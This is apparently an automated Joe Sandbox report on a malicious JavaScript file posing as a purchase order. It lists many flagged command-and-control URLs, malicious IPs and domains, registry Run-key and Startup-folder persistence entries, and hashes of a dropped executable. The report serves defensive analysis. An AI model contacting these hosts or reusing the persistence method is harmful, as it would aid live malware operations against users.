http://dilshadkhan.duia.ro:6670/Vrerwl	wscript.exe, 0000000F.00000002.804264808.0000023E30F15000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreo	wscript.exe, 00000001.00000002.815158211.000001B7453E5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.801731870.000001B7453A0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788120944.000001A547F90000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799462457.0000010D383C0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.614567898.0000023E2EF58000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.616305170.0000023E2EF5B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreDENTIFIER=Intel64	wscript.exe, 00000001.00000003.384485036.000001B74541E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384967035.000001B745438000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre$_&	wscript.exe, 00000001.00000002.823061632.000001B745406000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre783C6-CB41-11D1-8B02-00600806D9B6	wscript.exe, 00000006.00000003.756744181.000001A548027000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.757322682.000001A548027000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZ	wscript.exe, 0000000C.00000002.799462457.0000010D383C0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre2a	wscript.exe, 00000006.00000003.436368850.000001A547FEF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	wscript.exe, 00000006.00000003.757128359.000001A547FB4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.572232415.000001A548047000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.574615041.000001A54800F000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.574519981.000001A54800C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.574051437.000001A548051000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.573367613.000001A54800B000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.435803969.000001A548020000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788220340.000001A547FB4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799462457.0000010D383C0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.799686175.0000023E30EB0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZigpIHsNrr	wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro/sers	wscript.exe, 00000001.00000003.384485036.000001B74541E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384967035.000001B745438000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreE-8C82-00AA004BA90B	wscript.exe, 00000001.00000003.384997666.000001B74540D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384897364.000001B745406000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreN	wscript.exe, 00000006.00000003.436056290.000001A547F92000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre._8	wscript.exe, 00000001.00000002.823061632.000001B745406000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreYXIgaXQg	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreoftows	wscript.exe, 00000001.00000003.384955138.000001B742E0E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreM	wscript.exe, 00000001.00000002.815158211.000001B7453E5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.574241305.000001A546126000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.574495089.000001A546128000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.436100065.000001A547FB4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788220340.000001A547FB4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000003.615529127.0000010D35F31000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000003.615417763.0000010D35F2A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.614567898.0000023E2EF58000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.616305170.0000023E2EF5B000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.804264808.0000023E30F15000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.microsoft.co	explorer.exe, 00000004.00000000.33234731.000000000DDE9000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.369067686.000000000DDE9000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.398054768.000000000DDE9000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://dilshadkhan.duia.ro:6670/VreI	wscript.exe, 0000000F.00000002.799686175.0000023E30EB0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrePSAiQ2wi	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreA2	wscript.exe, 0000000F.00000002.804301377.0000023E30F42000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrelderViewDual2WWW	wscript.exe, 0000000F.00000003.614567898.0000023E2EF58000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.615434435.0000023E2EF6E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.615093241.0000023E2EF6A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMrf_	wscript.exe, 0000000C.00000002.799462457.0000010D383C0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre7	wscript.exe, 0000000F.00000002.799686175.0000023E30EB0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMTf	wscript.exe, 0000000C.00000002.799462457.0000010D383C0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreV2	wscript.exe, 0000000F.00000002.804301377.0000023E30F42000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZ6	wscript.exe, 0000000C.00000003.456284236.0000010D38441000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre.duia.ro:6670/Vre	wscript.exe, 00000001.00000003.554050285 .000001B745454000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.553568378.000001B74544C000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/)	wscript.exe, 00000006.00000003.309444184 .000001A547DA9000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre0	wscript.exe, 00000001.00000003.554068672 .000001B745435000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.554186645.000001B742E19000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.712605938 .000001B745460000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.710326547.000001B745435000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.710089935 .000001B742E19000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000002.837496420.000001B745436000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.714724265 .000001B74541F000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.714465991.000001B745406000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.845175203 .000001B745469000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.554050285.000001B745454000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.712760640 .000001B745457000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.710577509.000001B745454000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.808474712 .000001B7453C5000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.384997666.000001B74540D000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384897364 .000001B745406000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.553568378.000001B74544C000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384955138 .000001B742E0E000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000002.801731870.000001B7453A0000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrenter2	wscript.exe, 00000001.00000002.786905329 .000001B742D58000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 6.00000002.788120944.000001A547F90000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.788325746 .0000023E2EE92000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre((	wscript.exe, 00000001.00000003.554050285 .000001B745454000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 1.00000003.553568378.000001B74544C000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.554153165 .000001B745468000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http:// dilshadkhan.duia.ro:6670/Vre_ndefender://%ProgramFiles%	wscript.exe, 00000006.00000003.574065637 .000001A548036000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 6.00000003.573367613.000001A54800B000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre-	wscript.exe, 00000006.00000003.574260264.000001A547F9E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788120944.000001A547F90000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.436255759.000001A547F9E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.573544181.000001A547F92000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.757111866.000001A547F9E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.436056290.000001A547F92000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.435803969.000001A548020000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.interlink-travel.com/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZlWxoHxK/fTzbXBC7	cmmon32.exe, 00000012.00000002.827061760.0000000005582000.00000004.10000000.00040000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre$	wscript.exe, 00000001.00000003.710326547.000001B745435000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384485036.000001B74541E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrerd	wscript.exe, 00000001.00000003.384727755.000001B7453C5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/	wscript.exe, 0000000F.00000002.790309780.0000023E30CBB000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.788499693.0000023E2EF22000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.785750450.000000DCB1B92000.00000004.00000010.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreoKo	wscript.exe, 0000000F.00000002.804264808.0000023E30F15000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreQa	wscript.exe, 00000006.00000002.788393947.000001A54800C000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreEa	wscript.exe, 00000006.00000003.436368850.000001A547FEF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro/	wscript.exe, 00000001.00000003.384485036.000001B74541E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384967035.000001B745438000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreoH	wscript.exe, 00000006.00000002.788120944.000001A547F90000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrex.	wscript.exe, 00000001.00000003.384727755.000001B7453C5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre02-00600806D9B6	wscript.exe, 0000000C.00000003.456045967.0000010D3844A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000003.456254408.0000010D3844F000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000003.456298399.0000010D3845B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre%(	wscript.exe, 00000001.00000003.554050285.000001B745454000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.553568378.000001B74544C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.554153165.000001B745468000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrec&	wscript.exe, 0000000F.00000002.804315845.0000023E30F5B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre	wscript.exe, 00000001.00000003.554186645.000001B742E19000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.823061632.000001B745406000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384485036.000001B74541E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.710089935.000001B742E19000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384727755.000001B7453C5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.787143262.000001B742DEC000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.845175203.000001B745469000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.554050285.000001B745454000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384967035.000001B745438000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.815158211.000001B7453E5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384997666.000001B74540D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384691056.000001B7453AD000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.845140560.000001B745459000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.384897364.000001B745406000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.553568378.000001B74544C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.554153165.000001B745468000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.714035079.000001B7453AD000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.801731870.000001B7453A0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.574260264.000001A547F9E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000003.573810530.000001A547FEF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vres2	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.788082971.000001A547F80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.799403511.0000010D37DC0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.798112054.0000023E30EA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZigpIHsN	wscript.exe, 00000001.00000002.797140717.000001B744CB0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.220.100.142	www.interlink-travel.com	Seychelles		133201	COMING-ASABCDEGROUPCOMPANYLIMITEDHK	true
160.153.136.3	rasheedabossmoves.com	United States		21501	GODADDY-AMSDE	true
3.64.163.50	www.brandpay.xyz	United States		16509	AMAZON-02US	true
104.21.4.45	www.2264a.com	United States		13335	CLOUDFLARENETUS	true
85.159.66.93	natroredirect.natrocdn.com	Turkey		34619	CIZGITR	true
162.0.230.89	www.topings33.com	Canada		22612	NAMECHEAP-NETUS	true
132.148.165.111	kishanshree.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
134.122.201.217	www.o7oiwlp.xyz	United States		64050	BCPL-SGBGPNETGlobalASNSG	true
52.17.85.125	shop.freewebstore.org	United States		16509	AMAZON-02US	false
137.220.133.198	www.ratebill.com	Singapore		64050	BCPL-SGBGPNETGlobalASNSG	true
34.102.136.180	heavymettlelawyers.com	United States		15169	GOOGLEUS	false
172.96.186.204	liveafunday.xyz	Canada		32475	SINGLEHOP-LLCUS	true
91.193.75.133	dilshadkhan.duia.ro	Serbia		209623	DAVID_CRAIGGG	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635232
Start date and time: 27/05/202217:24:10	2022-05-27 17:24:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 51s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	CIQ-PO162667.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winJS@19/5@41/14
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 60.7% (good quality ratio 55.4%) • Quality average: 71.8% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, consent.exe, backgroundTaskHost.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.72.205.209, 51.104.136.2, 52.191.219.104, 40.119.249.228, 20.106.86.13
- Excluded domains from analysis (whitelisted): fs.microsoft.com, settings-prod-wus3-1.westus3.cloudapp.azure.com, settings-prod-wus2-2.westus2.cloudapp.azure.com, settings-prod-neu-2.northeurope.cloudapp.azure.com, settings-prod-sea-2.southeastasia.cloudapp.azure.com, settings-win.data.microsoft.com, arc.msn.com, atm-settingsfe-prod-weighted.trafficmanager.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, settings-prod-eus-1.eastus.cloudapp.azure.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:25:32	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js"
17:25:41	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js"
17:25:49	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js
17:27:53	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run T2KDJXN C:\Program Files (x86)\Cex8di\5hol_r7nkdhp.exe
17:28:02	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run T2KDJXN C:\Program Files (x86)\Cex8di\5hol_r7nkdhp.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**
